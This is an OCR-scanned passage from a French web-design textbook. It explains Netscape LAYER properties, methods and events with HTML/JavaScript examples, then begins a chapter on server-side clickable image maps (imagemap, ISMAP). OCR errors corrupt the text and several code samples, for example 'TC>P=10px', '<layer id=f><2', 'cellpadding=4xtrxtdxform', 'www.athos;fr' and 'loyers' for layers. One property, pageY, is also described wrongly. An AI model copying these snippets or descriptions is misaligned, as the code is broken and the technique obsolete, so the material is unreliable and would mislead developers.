Dans ce que a été décrit précédemment, il n'y a pas de comportement dynamique de la page. Tout au plus saurait-on maintenant superposer des textes ou des images. La notion de mouvement, d'apparition ou de disparition d'un élément du décor sera possible car l'ensemble des paramètres de la couche deviendra modifiable, et la page mise à jour en temps réel. Ainsi, on va pouvoir agir depuis un script sur la position du bloc (TOP et LEFT), sur ses dimensions (WIDTH et HEIGHT), sur sa couleur (BGCOLOR), sur sa partie visible (CLIP), sur sa visibilité (VISIBILITY), sur l'empilage (Z-INDEX), etc.

Les propriétés des couches

- **name** reflète le nom de la couche spécifiée avec l'attribut ID. Cette propriété n'est pas modifiable.
- **left** renvoie la position horizontale de la couche par rapport à la couche parente si plusieurs couches sont emboîtées ; s'il n'y a pas d'emboîtement, la position s'effectue par rapport à la page.
- **top** renvoie la position verticale de la couche par rapport à la couche parente si plusieurs couches sont emboîtées ; s'il n'y a pas d'emboîtement, la position s'effectue par rapport à la page.
- **pageX** renvoie la position horizontale de la couche par rapport à la page.
- **pageY** renvoie la position horizontale de la couche par rapport à la page.
- **zIndex** donne la valeur d'empilement affectée à la couche, 0 si aucune affectation n'a été faite.
- **bgColor** indique la couleur donnée à la couche et *null* si elle est transparente.
- **background.src** donne l'URL de l'image utilisée en fond.
- **clip.top** donne la position verticale du début de la zone de visibilité par rapport à la couche. Si l'attribut clip n'a pas été utilisé, la valeur est 0.
- **clip.left** donne la position horizontale du début de la zone de visibilité par rapport à la

couche. Si l'attribut clip n'a pas été utilisé, la valeur est 0.

- **clip.right** donne la position horizontale de la fin de la zone de visibilité par rapport à la couche. Si l'attribut clip n'a pas été utilisé, on obtient la valeur qui a été affectée automatiquement à la couche.
- **clip.bottom** donne la position verticale de la fin de la zone de visibilité par rapport à la couche. Si l'attribut clip n'a pas été utilisé, on obtient la valeur qui a été affectée automatiquement à la couche.
- **clip.width** donne la largeur de la zone de visibilité. Si l'attribut clip n'a pas été utilisé, on obtient la valeur qui a été affectée automatiquement à la couche.
- **clip.height** donne la hauteur de la zone de visibilité. Si l'attribut clip n'a pas été utilisé, on obtient la valeur qui a été affectée automatiquement à la couche.
- **visibility** renvoie *inherit* si la visibilité n'était pas spécifiée ; dans ce cas, il faut aller voir la visibilité du parent pour en déduire si la couche est affichée ou non. Si l'attribut est défini dans la balise, *visibility* renvoie *show* ou *hide* selon le cas.
- **src** donne l'URL du document dans le cas où le document dans la couche provient d'un fichier externe.

Le nommage des couches dans la hiérarchie JavaScript

On référence une couche par le mot-clé *loyers* qui s'inscrit dans la hiérarchie des objets JavaScript. Ce mot-clé est indicé par le nom de la couche.

```
document.layers["nom_de_la_couche"]
document.layers["nom_de_la_couche"].layers["nom_de_la_couche"]
```

pour des couches imbriquées (couche définie à l'intérieur d'une autre couche).

La hiérarchie des objets dans les couches

Un document contient une couche qui à son tour contient un document. Ainsi, si un formulaire est défini dans une couche, on accédera à un élément de ce formulaire par :


```
document.layer["nom_de_la_couche"].document.forms[n].elements[i]...
```

Voir l'exemple de la page 127.

Les méthodes des couches

- **moveBy(dx,dy)** provoque un déplacement relatif à la position courante.
  Exemple : coucheP.moveBy(20,-20) emmène la couche 20 pixels plus à droite et 20 pixels plus haut.
- **moveTo(x,y)** entraîne le déplacement de la couche à la nouvelle adresse graphique x,y.
- **moveToAbsolute(x,y)** s'utilise dans le cas de couches emboîtées. En effet, la méthode moveTo provoque alors un déplacement par rapport aux coordonnées de la couche parente. Si l'on veut provoquer un déplacement par rapport à la page du

browser, on utilisera cette méthode. Attention : si l'adresse absolue n'est pas à l'intérieur de la couche parente, on perd la couche partiellement ou totalement !



Dans la figure ci-dessus :

- **couche_C.moveToAbsolute(25,25)** place couche_C au point P ; on perd la visibilité de couche_C qui sort de couche_P son parent !
- **couche_C.moveTo(25,25)** place couche_C au point A.
- **couche_C.moveBy(25,25)** place couche_C au point **T.**

Le programme suivant permet de tester les différentes options de mouvement.

```
<html><head><title>Layers</title><script>

function test(mode){
 switch (mode) {
     case "by" :
         docu-
 ment.layers["couche_P"].layers["couche_C"].moveBy(25,25);
         break;
     case "to" :
         docu-
```

```
ment.layers["couche_P"].layers["couche_C"].moveTo(25,25);
         break;
      case "abs" :
         document.layers["couche_P"].layers["couche_C"].moveToAbso-
lute(25,25)
         break;
      }
}
</script></head><body>

<form><input type=button onClick=test("by") value=moveBy>
<input type=button onClick=test("to") value=moveTo>
<input type=button onClick=test("abs") value=moveToAbsolute></form>

<layer id=couche_P top=200 left=100
                    width=400 height=380 bgcolor=red>
      <h1>couche_P
      <layer id=couche_C top=150 left=150 width=160 height=160 bgcolor=blue>
           <h1>couche_C
      </layer>
</layer>
</body></html>
```

- **resizeBy(dx,dy)** augmente ou diminue la taille de la couche selon que dx ou dy sont positifs ou négatifs. Exemple : coucheW.resizeBy(-10,20) diminue la largeur de 10 pixels et augmente la longueur de 20 pixels.
- **resizeTo(largeur,hauteur)** définit une nouvelle taille absolue pour la couche.
- **moveAbove(couche)** transfère la couche devant la couche spécifiée en argument. Exemple : coucheM.moveAbove(couchel) empile la coucheM sur la couchel.
- **moveBelow(couche)** transfère la couche derrière la couche spécifiée en argument.
- **load(url,largeur)** charge dans la couche un nouveau document dont l'URL est spécifiée dans le premier argument. Le second argument est obligatoire et contient la largeur de la couche. Exemple : coucheP.load("/paris/lePereLaChaise.html",300).

Les événements liés aux couches

Ces événements sont au nombre de cinq et sont programmés dans la balise <LAYER>. Mais bien sûr, tout événement programmé sur un autre objet (bouton, lien,...) peut lancer un script qui interviendra sur des composants d'une couche :


- **onFocus** survient lorsqu'on clique dans la surface d'une couche.
- **onBlur** survient lorsqu'on quitte la surface d'une couche en cliquant ailleurs.
- **onMouseOver** survient lorsque le curseur glisse sur la couche, sans qu'il soit nécessaire de cliquer.
- **onMouseOut** survient lorsque le curseur quitte la couche.

- **onLoad** survient lorsque la couche est chargée par un fichier externe, que la couche soit en mode visible ou non.

Nous allons maintenant étudier quelques exemples très simples permettant de comprendre comment animer du texte ou des zones de texte standard à l'aide d'événements. La grande originalité est que maintenant on n'intervient pas seulement sur des objets de formulaire ou sur des images, mais sur du texte ou sur des ensembles incluant tout ce qu'il est possible de mettre dans un document HTML.

Exemple de déplacement d'un texte

Examinons un exemple simple animant un texte. Il fonctionne de la façon suivante : lorsque le lecteur approche la souris du texte, celui-ci s'enfuit en glissant selon une diagonale vers le bas de l'écran. Le principe d'une telle animation repose sur l'événement onMouseOver programmé dans la couche contenant le texte. Chaque fois que la souris survole la couche, une fonction, qui augmente les valeurs TOP et LEFT et déplace le texte, est appelée. On peut remarquer qu'à l'événement onMouseOver sont associées deux instructions JavaScript, ce qui est parfaitement légal. La première instruction initialise une variable globale *i* à la valeur zéro, la seconde instruction appelle la fonction qui va animer le texte.




```
<HTML>
<head><title>Layers</TITLE>
<SCRIPT>

  function fuite() {
            i++;
            if (i > 6) return;
            document.blocl.left += 10;
            document.blocl.top += 10;
            setTimeout("fuite()",50);
  }

</SCRIPT></HEAD>
```

```
<BODY>
<LAYER ID=blocl TC>P=10px LEFT=40px onMouseOver="i=0; fuite()">
<H3>Vous n'arriverez jamais<BR>&agrave; cliquer sur ce texte !</H3>
</LAYER>
</BODY>
```

La fonction "fuite" est programmée ainsi : lorsque l'événement apparaît, la variable globale *i* est égale à zéro et on entre dans la fonction fuite. On incrémente la valeur de *i* et on teste si cette valeur est supérieure à 6. Si tel n'est pas le cas, on incrémente les marges (top et left) du bloc1 de 10 pixels, ceci ayant pour effet de déplacer d'autant le texte vers le bas et vers la droite. On déclenche ensuite une temporisation qui, au bout de 50 millisecondes, relance la fonction, tant que la valeur de *i* est inférieure à 7. On réalise donc ainsi un glissement progressif de 60 pixels. Sans temporisation, on n'aurait pas eu l'impression d'un glissement, mais plutôt d'un saut.

Exemple sur l'empilement des couches

Cet exemple montre comment réaliser un système de fiches à onglets. En cliquant sur l'onglet, la fiche passe au premier plan.




```
<html><head><title>Onglets</title>
<style type=text/javascript>
 tags.P.marginTop = 10; tags.P.marginLeft = 10;
 tags.P.marginbottom = 10; tags.P.marginRight = 10;
</style>
</head>
<body>
<!-- création des onglets -->
<b>
<layer id=fx1 bgcolor=#99ffff WIDTH=50 height=20 left=50
top=50 onFocus=f1.zIndex=0>
<center>fiche1</center>
</layer>
```

```
<layer id=f><2 bgcolor=#ff9999 width=50 height=20 left=100
top=50 onFocus=f2.zIndex=0>
<center>fiche 2</center>
</layer>
<layer id=f><3 bgcolor=#ffff66 width=50 height=20 left=150
top=50 onFocus=f3.zIndex=0>
<center>fiche 3</center>
</layer>
</b>

<!-- création des fiches -->
<layer id=f3 bgcolor=#ffff66 width=200 height=200 left=50 top=70
clip="0, 0,200,200[11] >
<p>et enfin la fiche 3 <br>qui pourrait recevoir une applet Java
</layer>
<layer id=f2 bgcolor=#ff9999 width=200 height=200 left=50 top=70
clip="0,0,200,200">
<p>la fiche 2<br> pourrait &ecirc;tre un formulaire
</layer>
<layer id=fl bgcolor=#99ffff width=200 height=200 left=50 top=70
clip="0, 0, 200,200" >
<p> ceci est la fiche lcbr>elle pourrait contenir une image
</layer>

</body></html>
```

Cette application fonctionne de la manière suivante : on crée trois premières couches pour constituer les onglets. Ces trois couches positionnées sans recouvrement seront toujours visibles et un événement de type onFocus leur est associé.


Les trois couches suivantes, représentant les fiches, sont ajustées sous ces couches d'onglet, mais se recouvrent totalement ; de plus, on limite la visibilité à la taille de la fiche. Ces trois couches s'empilent dans l'ordre de leur création, la fiche 1 est donc affichée dessus au chargement du document. Si l'on affiche (par une alerte) les z-index de chacune des couches, on constate que les trois valeurs sont égales à zéro. Si, lors du clic sur l'onglet, on réaffecte la valeur zéro à la fiche correspondant à l'onglet, cette fiche passe au premier plan. On n'a pas modifié les z-index ; simplement en réaffectant une valeur au z-index, et à condition que tous les z-index des couches soient égaux, on fait passer la couche au premier plan.

On aurait pu programmer cette application de façon moins concise mais plus compréhensible : sur les événements onFocus, on aurait appelé un script affectant par exemple la valeur 1 sur le z-index de la fiche correspondante et 0 sur les autres. Il est à noter que l'on ne peut pas intervenir sur les propriétés *above* et *below* qui ne sont accessibles qu'en lecture.

Enfin remarquez qu'un style de paragraphe est appliqué sur le contenu de la fiche afin de "décoller" le texte du bord de la fiche.

Exemple sur les méthodes

Cet exemple se propose de fabriquer une règle de 200 pixels que l'on puisse déplacer dans la page du browser pour en mesurer des éléments. On peut choisir des déplacements par pas de 1, 10 ou 100 pixels et se déplacer à l'aide de quatre boutons dans chacune des directions. Remarquez que la règle est réalisée par alternance de couleur, tous les 10 pixels, et que l'on a utilisé vingt couches pour juxtaposer les rectangles. Ces couches ne sont pas nommées et, pour simplifier, elles sont englobées dans une couche nommée "réglé" qui sera utilisée pour effectuer les déplacements.





```
<html><head><title>regle</title>
<script>iv=10; </script></head>
<body>

<layer id=blocl top=10 left=0>
<table cellspacing=10 cellpadding=4xtrxtdxform>
<input type=radio name=fm onClick="iv=l">1 pixel<br>
<input type=radio name=fm onClick="iv=10" checked>10 pixels<br>
<input type=radio name=fm onClick="iv=100”>100 pixels<p>
</form>
<td><center><form>
<input type=button onClick=regle.moveBy(0,-1*iv)><br>
<input type=button onClick=regle.moveBy(-1*iv,0)>
<input type=button onClick=regle.moveTo(0,0)>
<input type=button onClick=regle.moveBy(1*iv,0)xbr>
<input type=button onClick=regle.moveBy(0,1*iv) >
</form></center></table></layer>

<font color=white>
<layer id=regle top =0 left=0>
<layer left=0 width=10 height=3 bgcolor=blue><center>0</layer>
```

```
<layer left=10 width=10 height=3 bgcolor=black><center>1</layer>
<layer left=20 width=10 height=3 bgcolor=red><center>2</layer>
<layer left=30 width=10 height=3 bgcolor=black><center>3</layer>
<!-- idem pour 40,50,60.... 130, 140-->
clayer left=150 width=10 height=3 bgcolor=black><center>5</layer>
<layer left=160 width=10 height=3 bgcolor=red><center>6</layer>
<layer left=170 width=10 height=3 bgcolor=black><center>7</layer>
<layer left=180 width=10 height=3 bgcolor=red><center>8</layer>
<layer left=190 width=10 height=3 bgcolor=black><center>9</layer>
</layer>
</font></body></html>
```

Exemple d'interface utilisant les couches

En dehors des quelques exemples simples que nous venons de donner, on trouve sur l'Internet de nombreux sites de démonstration de cette technologie. Souvent, on illustre l'intérêt de cette technique avec des jeux ou des animations. La possibilité de jouer sur la visibilité ou sur la disposition d'un ensemble d'objets composant un écran est très intéressante au niveau de l'ergonomie à donner à une interface de saisie. Dans l'exemple suivant, qui décrit une partie de réservation de type TGV, le bouton de réservation du repas n'apparaît que si l'on sélectionne la première classe. L'interface est ainsi allégée, elle s'adapte aux options prises par le lecteur sans pour autant nécessiter une requête vers le serveur.



```
<html><head><title>layers</title><script>

function opClasse (classe) {
 switch (classe) {
     case "1" :
         document.layers["optRepas"].visibility="show" ;
         break;
     case "2" :
         document.layers["optRepas"].visibility="hidden";
         document.layers["optRepas"].document.qRepas.repas.chec-
ked=false;
         break;
 }
}
</script><body>

<layer id="choixClasse" top=50 left=50>
 <form name="classe">
     <input type="radio" name="cl" value="1" onClick=opClasse("1")>
     premi&egrave;re classe<br>
     <input type="radio" name="cl" value="2" onClick=opClasse("2")>
     seconde classe
 </form>
</layer>

<layer id="optRepas" top=50 left=150 visibility="hidden">
 <form name="qRepas">
     <input type="checkbox" name="repas" value="oui">
     r&eacute;servation repas
 </form>
</layer>
</body></html>
```

Couleurs et unités

Dans ce chapitre, nous avons utilisé les couleurs en les nommant plutôt qu'en indiquant la valeur des composantes RGB. En effet, depuis HTML 3.2, il est possible d'utiliser les couleurs définies dans la palette Windows VGA, soit : *aqua, black, fuchsia, gray, green, lime, marroon, navy, olive, purple, red, silver, teal, white, yellow.*

Sans indication spéciale, les unités sont le pixel (symbole px) ou encore le point (symbole pt). On peut aussi donner des unités relatives à la taille de la fonte en cours. Ainsi, tags.P.marginLeft="2em" provoquera un espace à gauche égal à deux fois la hauteur de l'élément fonte.

RÉSUMÉ

On définit une couche par son nom et par son positionnement dans la page, adresse graphique du coin en haut et à gauche : **TOP** et **LEFT.**

En mode CSS, la couche est définie à l'intérieur des balises de style **<STYLE>** et **</STYLE>.** Son nom est précédé du caractère #.
La couche peut être positionnée en absolu **ABSOLUTE** (adressage graphique dans la page) ou en relatif **RELATIVE** (adresse graphique par rapport au dernier élément défini dans le document hors couche).
Le contenu de la couche est codé entre les balises **<SPAN ID=nom_de_la_couche>** et **</SPAN>.**

En mode JavaScript, les balises **<LAYER>** pour positionnement absolu et **<ILAYER>** pour positionnement relatif permettent à la fois de définir la couche et d'en coder le contenu jusqu'à la balise **</LAYER>.**
En plus d'ID, TOP et LEFT, la balise <LAYER> admet les attributs suivants :

- **BGCOLOR** pour la couleur de fond de la couche,
- **BACKGROUND** pour mettre une image en fond,
- **WIDTH** et **HEIGHT** pour régler la largeur et la hauteur de la couche (en pixels),
- **CLIP** pour régler la zone de visibilité de la couche (en pixels),
- **VISIBILITY** pour faire disparaître la couche (VISIBILITY=HIDDEN), la montrer (VISIBILITY=SHOW), ou dans le cas de couches imbriquées, pour prendre la visibilité de la couche dans laquelle cette couche est elle-même définie (VISIBILITY=INHERIT),
- **SRC** pour permettre d'aller chercher à l'URL qu'il définit un fichier contenant le codage du contenu de la couche (SRC=URL).

Propriétés des couches :

- **name** renvoie le nom de la couche.
- **left** et **top** renvoient l'adresse graphique de la couche relativement aux couches parentes en cas d'imbrications de couches.
- **pageX** et **pageY** renvoient toujours l'adresse graphique de la couche dans la page.
- **zIndex** renvoie la valeur d'empilement.
- **bgColor** renvoie la couleur du fond.
- **background.src** renvoie l'URLde l'image mise en fond.

- **clip.width** et **clip.height** renvoient les dimensions de la zone de visibilité de la couche.
- **clip.top, clip.left, clip.right** et **clip.bottom** renvoient les adresses graphiques de la zone de visibilité.
- **visibilty** renvoie l'information concernant l'affichage de la couche.
- **src** renvoie l'URL du document contenu dans la couche si cette dernière utilise un fichier externe.

Méthodes des couches :

- **moveBy (dx,dy)** déplacement relatif,
- **moveTo (x,y)** déplacement absolu par rapport à la couche,
- **moveToAbsolute (x,y)** déplacement absolu par rapport à la page,
- **resizeBy (dx,dy)** augmentation ou diminution de la taille de la couche,
- **resizeTo(largeur,hauteur)** redéfinition de la taille de la couche,
- **moveAbove(couche)** placement de la couche devant la couche définie en argument),
- **moveBelow(couche)** placement de la couche derrière la couche définie en argument),
- **load(url,largeur)** chargement du document dont l'URL est spécifiée dans la couche dont la largeur est obligatoirement précisée.

Les événements des couches :

- **onFocus** apparaît lorsqu'on clique sur la couche.
- **onBlur** apparaît lorsqu'on quitte un couche en cliquant en dehors.
- **onMouseOver** apparaît lorsque la souris survole la couche.
- **on MouseOut** apparaît lorsque la souris quitte la surface de la couche.
- **onLoad** apparaît lorsqu'un fichier est chargé dans une couche.

Chapitre 13

Images cliquables

Dans le chapitre précédent, nous avons utilisé des images en guise d'ancre. Nous étions dans une situation où cliquer sur un point quelconque de l'image, entraînait la connexion vers une seule et unique URL (voir **Les images en guise d'ancres,** page 84).
A plusieurs reprises, nous avons dit que l'on pouvait associer une URL à une portion d'image, et que, en conséquence, cliquer sur cette zone de l'image pouvait permettre la connexion vers cette URL. La correspondance entre différentes zones d'une image et différentes URL est nommée image cliquable ou encore image réactive.
Cette méthode est tellement utilisée par les concepteurs de serveurs Web qu'on trouve fréquemment des sites où la *home-page* ne se compose que d'une image cliquable.




Figure 28 - Image cliquable

La *home-page* de la société Next (figure 28, page 131) est bien conçue : elle se compose essentiellement d'une image cliquable, mais une alternative en mode texte a cependant été préservée pour les *browsers* non graphiques. Toute la *home-page* tient dans la fenêtre du *browser.*

Pour réaliser une image cliquable, on commencera par mettre l'image à la taille souhaitée (voir **Créer des images,** page 407). Si on le peut, on testera la taille de l'image sur diverses dimensions d'écran (PC, Mac, terminaux X), afin de déterminer la taille optimale, en effet, le travail qui va être fait ensuite est suffisamment fastidieux pour ne pas avoir à le recommencer.

La seconde opération consiste à faire un relevé des coordonnées zone par zone des surfaces cliquables. Si l'on décidait ensuite de modifier la taille de l'image, tout ce travail serait à refaire.

Les zones cliquables vont pouvoir prendre les formes de **rectangles, cercles** ou **polygones.**

Système de coordonnées

Une image se mesure en points (ou pixels) ; l'origine de ces coordonnées se situe en haut et à gauche de l'image.




Figure 29 - Coordonnées d'une image


La première méthode que nous allons décrire, bien qu'un peu ancienne, est encore largement utilisée, et même préférée par certains concepteurs de pages qui lui trouvent l'avantage de fonctionner même avec d'anciennes versions de *browsers.* Elle présente néanmoins quelques inconvénients : elle nécessite l'installation sur le serveur d'un programme particulier, **imagemap,** dont le but est de calculer, à partir des coordonnées graphique l'URL à atteindre. Au niveau de l'utilisation, cette méthode est aussi beaucoup plus lourde puisque cette résolution est à la charge du serveur ; on multiplie les accès réseaux : à chaque clic sur l'image on fait un aller-retour entre le client et le serveur.

Méthode n° 1 : *imagemap, ismap*

Cette méthode est de moins en moins utilisée car elle nécessite l'exécution d'un programme sur le serveur. On lui préférera la méthode dite *usemap,* car la résolution complète, coordonnés graphiques et URL associée, est réalisée localement par le *browser.*

Réalisation de la carte coordonnées - URL

Le premier travail consiste à créer un fichier dont chaque ligne définit une forme géométrique pour la zone cliquable et son URL associée. La syntaxe est la suivante :



Le nombre de points dépend de la forme de la zone :

Le mot clé RECT sera utilisé pour un rectangle défini par 2 points : le sommet en **haut à gauche** et le sommet en **bas à droite.**

Le mot clé CIRCLE sera utilisé pour un cercle défini par 2 points : le **centre** et un **point quelconque situé sur la circonférence.**

Le mot clé POLY sera utilisé pour un polygone défini par un maximum de 100 vecteurs : on donne l'adresse de **chaque extrémité** du vecteur.

Les coordonnées des points sont exprimées en pixels, la valeur de X et Y étant séparée par une virgule et chacun des points séparé par un espace.

Exemple de confection d'une image cliquable :




Figure 30 - Image cliquable

Dans l'exemple ci-dessus, l'image mmm.gif se compose d'un rectangle gris dans lequel on trouve trois figures ; on souhaite qu'un clic sur le rectangle provoque une connexion sur le serveur www.aramis.fr, qu'un clic sur la flèche provoque une connexion au serveur www.porthos.fr, et qu'un clic sur le cercle provoque une connexion au serveur www.athos.fr.
Le retour à l'URL locale /home_page.html doit être obtenu en cliquant sur n'importe quelle autre zone de l'image.

❒ La première étape consiste à créer le fichier décrivant les relations entre les surfaces cliquables et les URL à atteindre :

```
default /home_page.html
rect http://www.aramis.fr 5,5 21,14
poly http://www.porthos.fr 38,6 50,6 48,18 45,15 40,21 35,24
circle http://www.athos;fr 52,32 45,32
```

Ce fichier sera enregistré par exemple sous le nom **troisM.map** dans un répertoire du serveur dont le nom pourrait être **/map.**
Notez bien que ce fichier n'a rien de commun avec un fichier HTML. Nous allons voir maintenant comment il sera utilisé pour rendre l'image cliquable.

La possibilité de gérer des images cliquables n'est pas due à une fonctionnalité intrinsèque du serveur Web (le démon HTTPD). Pour effectuer une telle opération, il faut exécuter un programme particulier, **imagemap**[1] en l'occurrence, qui a dû être précédemment installé par l'administrateur dans la zone CGI du serveur (voir **La programmation CGI,** page 237).
Précisons d'emblée qu'il n'est pas nécessaire d'être informaticien ou de connaître la programmation pour réaliser des images cliquables. La manipulation la plus complexe reste l'écriture du fichier **xxx.map** que nous venons d'expliquer.

❒ On doit maintenant déclarer le fichier **troisM.map** dans un fichier du serveur - **imagemap.conf** - situé à la racine du serveur. Ce fichier est connu du programme imagemap et va contenir ligne par ligne, sous un nom symbolique, l'adresse de tous les fichiers définissant les images cliquables du serveur. On édite donc le fichier imagemap.conf[2] et on lui ajoute une ligne dans laquelle on le déclare en lui attribuant un nom symbolique et en donnant son chemin d'accès.
Extrait du fichier imagemap.conf :

```
troisM: /map/troisM.map
```

❒ L'opération suivante consiste à proposer la carte cliquable dans la page HTML.
La syntaxe générale sera la suivante :

<AHREF=cgi-bin/imagemap/nom_symbolique>
<IMG SRC=URL_image.gif ISMAP>
</A>

L'attribut ISMAP indique au *browser* qu'il est en présence d'une carte cliquable et qu'il faudra qu'il relève les coordonnées du point cliqué.

Appliqué à notre exemple, cela donnera :

```
<A HREF="/cgi-bin/imagemap/troisM">
<IMG SRC="mmm.gif" ISMAP>
</A>
```

❒ La dernière opération consiste à tester l'image en cliquant sur chacune des zones prédéfinies, y compris sur la zone par défaut, pour vérifier le bon fonctionnement de l'ensemble.

1. Ce programme se trouve en standard dans la distribution du démon HTTPD fourni par le NCSA.
2. On s'adressera éventuellement à l'administrateur du serveur (voir **Installation d'un démon httpd,** page 425).

Comment fonctionne une carte cliquable ?

A la demande du *browser,* le serveur envoie l'image cliquable. Le lecteur clique sur une zone de l'image ; grâce à l'attribut ISMAP, le *browser* récupère les coordonnées de l'image, puis déclenche l'accès vers l'URL cgi_bin/imagemap en passant les paramètres suivants : le nom symbolique du fichier xxx.map, les coordonnées X et Y du point cliqué. Le programme imagemap ouvre le fichier imagemap.conf et retrouve l'adresse réelle du fichier xxx.map qu'il va ouvrir. Il compare le couple X,Y avec les différentes zones définies dans ce fichier et détecte ainsi l'URL demandée. Il effectue alors la connexion vers cette URL.

Méthode N° 2 : *usemap*

